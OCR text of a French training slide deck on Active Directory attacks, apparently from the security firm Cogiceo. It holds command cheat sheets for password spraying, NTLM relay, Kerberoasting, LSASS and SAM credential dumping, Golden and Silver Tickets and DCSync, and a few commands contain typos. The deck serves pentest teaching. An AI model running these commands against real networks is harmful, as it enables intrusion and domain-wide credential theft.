


Abus d'ACL




Attaque : accès authentifié

Élévation de privilèges locale



Attaque : accès authentifié

Post-exploitation locale : extraction de secrets




Outil	Mode	SAM	SECURITY	LSASS	DPAPI	FICHIERS
secretsdump.py	À distance et Local	**Oui**	**Oui**	Non	Non	Non
nxc smb (+ modules)	À distance	**Oui**	**Oui**	**Oui**	**Oui**	**Oui**
lsassy	À distance	Non	Non	**Oui**	Non	Non
pypykatz	Local	**Oui**	**Oui**	**Oui**	**Oui**	Non
mimikatz	Local	**Oui**	**Oui**	**Oui**	**Oui**	Non
donpapi	À distance	Non	Non	Non	**Oui**	Non


Attaque : accès privilégié

Attaques sur le domaine

Silver Ticket



DCSync



Récapitulatif des commandes

Reconnaissance et énumération

Objectifs	Méthodes	Commandes
Identifier le/les DC(s)	DC ~ DNS DC ~ Kerberos	• `cat /etc/resolv.conf | grep nameserver` • `nmap -Pn -sT -p53,88 <SUBNET>` • `nxc ldap <IP> -u '<USER>' -p '<PASS>' --dc-list`
Identifier le nom de domaine	Champ «search» Requête NETBIOS	• `cat /etc/resolv.conf | grep search` • `nmblookup -A <DC_IP>` • `nxc smb <DC_IP>`
Identifier les sous-réseaux et les machines accessibles	Subnets LDAP Enregistrements DNS Scan réseau	• `nxc ldap <DC_IP> -u '<USER>' -p '<PASS>' -M subnets` • `adidnsdump -u <DOMAIN>\<USER> -p <PASS> <DNS_IP> --print-zones` • `rustscan -p<PORTS> -a <SUBNET_FILE>` • `nmap -Pn -sT -p<PORTS> -iL <SUBNET_FILE>`
Énumération anonyme du domaine	LDAP RPC / SMB Shares réseau (SMB,NFS)	• `enum4linux-ng -A -u 'Guest' -p '' <DC_IP>` • `ldapsearch -h <DC_HOST> -p 389 -x -b "<DOMAIN_DN>"` • `smbclient.py <IP>` • `rcpclient -U 'Guest%' <IP>` • `sudo showmount -e <IP>` • `nxc smb <IP> -u 'Guest' -p '' --shares`
Énumération anonyme des utilisateurs	RID Cycling Kerberos bruteforce	• `nxc smb <DC_IP> -u 'Guest' -p '' --users` • `lookupsid.py <DOMAIN>/Guest@<DC_IP>` • `kerbrute userenum -d <DOMAIN> --dc <DC_HOST> <USERNAME_FILE>`

Récapitulatif des commandes

Bruteforce et MitM

Objectifs	Méthodes	Commandes
Bruteforce de mot de passe / Pasword Spray	Wordlists connues Wordlists custom (mots-clés, année, etc)	• `nxc smb <IP> -u '<USER>' -p <PASSWORD_FILE>` • `nxc smb <IP> -u <USERNAME_FILE> -p '<PASS>'` • `nxc ftp <IP> -u <USERNAME_FILE> -p <PASSWORD_FILE> --no-bruteforce`
Identifier et exploiter des vulnérabilités connues	Recherche de numéro de version Scripts de vérification	• `searchsploit <MOT_CLÉ>` • `nmap -p445 --script smb-vuln-ms17-010 <IP>` • `msfconsole > use exploit/windows/smb/ms17_010_psexec`
Recherche dans les fichiers	Shares réseau (SMB,NFS)	• `nxc smb <IP> -u 'Guest' -p '' --spider <SHARE> --pattern <REGEX_TO_MATCH>`
Broadcast poisoning	Interception et coercition Cassage du mot de passe Relai de l'authentification	• `Responder.py -I <IFACE>` • `hashcat -m 5600 <WORDLIST> <CHALLENGE_FILE>` • `ntlmrelayx -t "ldap://<DC_IP>" --dump-adcs --dump-laps` • `ntlmrelayx -t "ldap://<DC_IP>" --add-computer <NAME>`

Récapitulatif des commandes

Énumération du domaine

Objectifs	Méthodes	Commandes
Dump du LDAP (utilisateurs, groupes, politique de mots de passe)	Requêtes LDAP	• `ldapdomaindump -u "<DOMAIN>\<USER>" -p "<PASS>" --outdir <DIR> <DC_IP>` • `nxc ldap <DC_CIP> -p '<USER>' -p '<PASS>' --users` • `nxc ldap <DC_CIP> -p '<USER>' -p '<PASS>' --groups` • `nxc ldap <DC_CIP> -p '<USER>' -p '<PASS>' --pass-pol`
Enumération des shares	Vérification des droits Arborescence des shares	• `nxc smb <IP> -u '<USER>' -p '<PASS>' --shares` • `nxc smb <IP> -u '<USER>' -p '<PASS>' -M spider_plus`
Enumération des comptes locaux	Recherche de rejeu de mot de passe, de comptes de test, etc	• `enum4linux-ng -A -u '<USER>' -p '<PASS>' <IP>` • `nxc smb <IP> -u <USER_FILE> -p '<PASS>' --local-auth`
Recherche dans les fichiers	Shares réseau (SMB,NFS)	• `nxc smb <IP> -u 'Guest' -p '' --spider <SHARE> --pattern <REGEX_TO_MATCH>`
Failles système authentifiées	PrintNightmare MS17-010 NoPac	• `nxc smb <IP> -u '<USER>' -p '<PASS>' -M printnightmare` • `nxc smb <IP> -u '<USER>' -p '<PASS>' -M ms17-010` • `nxc smb <IP> -u '<USER>' -p '<PASS>' -M nopac`
Collecte BloodHound	bloodhound-python SharpHound (local PS)	• `bloodhound-python -d <DOMAIN> -u <USER> -p <PASS> --zip -c All,LoggedOn`
Vérification des templates ADCS	certipy Certify.exe (local)	• `certipy find -u '<USER>@<DOMAIN>' -p '<PASS>' --dc-ip '<DC_IP>' -vulnerable -stdout` • `certipy find -u '<USER>@<DOMAIN>' -p '<PASS>' -dc-ip '<DC_IP>'`

Récapitulatif des commandes

Latéralisation, élévation de privilèges et post-exploitation

Objectifs	Méthodes	Commandes
Kerberoasting	Impacket GetUserSPNs.py Cassage avec hashcat	• `GetUserSPNs.py -outputfile <KER_FILE> -dc-ip <DC_IP> '<DOMAIN>/<USER:PASSWORD'` • `hashcat -m 13100 <WORDLIST> <KER_FILE>`
Abus d'ACLs	BloodHound PowerSploit (PS local) Requêtes LDAP	• `bloodhound # Interface graphique` • `PowerSploit > Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq <SID>}` • `blooodyAD –host <DC_IP> -d <DOMAIN> -u <USER> -p <PASS> <ACTION>`
Recherche d'élévation de privilèges	WinPEAS (EXE local) PowerUp (PS local) Recherche manuelle	• `winPEAS.exe > winpeas_results.txt` • `Import-Module PowerUp.ps1; Invoke-AllChecks` • `where /R C:\ *.Cred *.kdb* *ConsoleHost_history*`
Post-exploitation	Secrets LSASS	• `nxc smb <IP> -u '<ADMIN>' -p '<PASS>' -M lsassy` • `lsassy -d <DOMAIN> -u <USER> -p <PASS> <IP>` • `pypykatz lsa minidump <LSASS_DUMP> # (LOCAL)` • `mimikatz.exe "sekurlsa::logonpasswords" # (LOCAL)`
	Secrets SAM / LSA	• `nxc smb <IP> -u '<ADMIN>' -p '<PASS>' --sam` • `nxc smb <IP> -u '<ADMIN>' -p '<PASS>' --lsa` • `secretsdump.py '<DOMAIN>/<ADMIN>:<PASS>'@<IP>` • `secretsdump.py -sam <SAM_FILE> -security <SEC_FILE> -system <SYSTEM_FILE> LOCAL # (LOCAL)`
	DPAPIs	• `nxc smb <IP> -u '<ADMIN>' -p '<PASS>' --dpapi` • `donpapi collect -u <ADMIN> -p '<PASS>' -d <DOMAIN> -t ALL`

Récapitulatif des commandes

Attaques sur le domaine

Objectifs	Méthodes	Commandes
Silver Ticket	Création de ticket avec *ticketer* Utilisation du ticket (ex avec BD MSSQL)	• `ticketer.py -nthash "<NT_HASH>" -domain-sid "<DOMAIN_SID>" -domain "<DOMAIN>" -spn "<SPN>" "Administrator"` • `KRB5CCNAME=Administrator.ccache  mssqlclient <IP> -k`
Golden Ticket	Création de ticket avec *ticketer* Utilisation du ticket (ex : connexion SMB au DC)	• `ticketer.py -nthash "<KRBTGT_NT_HASH>" -domain-sid "<DOMAIN_SID>" -domain "<DOMAIN>" "Administrator"` • `KRB5CCNAME=Administrator.ccache nxc smb <DC_IP> -k --use-kcache`
DCSync	Attribution du droit de réplication Réplication auprès d'un DC	• `blooodyAD –host <DC_IP> -d <DOMAIN> -u <ADMIN> -p <PASS> add dcsync <CONTROLLED_USER>` • `secretsdump.py -outputfile <OUT_FILE> -just-dc '<DOMAIN>/<CONTROLLED_USER>:<PASS>'@<DC_IP>`

Présentations

Concepts théoriques de l’AD

Attaques sur l’Active Directory

Alternances

Organisation des alternances

- Alternance bivalente :
  - 50% de mission avec un consultant expérimenté
  - 50% de recherche sur un sujet académique

- Envoyez votre candidature à : cv@cogiceo.com

Merci pour votre attention

Questions ?


cogiceo.com

+33(0) 1 88 333 700

contact@cogiceo.com

twitter.com/cogiceo

linkedin.com/company/cogiceo


SRV02
SEC
IMPRIMANTES
1. Accès anonyme
***_
gguillotin
localadm
7. Dump de LSA
***_
adm_pinkman
2. Kerberoasting
ST
8. DCSync
3. Cassage du hash :
-m 13100 hash rockyou.txt
svc_time
6. Rejeu de mot de passe entre admins locaux
***_
localadm
DC01
***_
svc_time
4. Accès administrateur
5. Dump de SAM
SAM
SRV01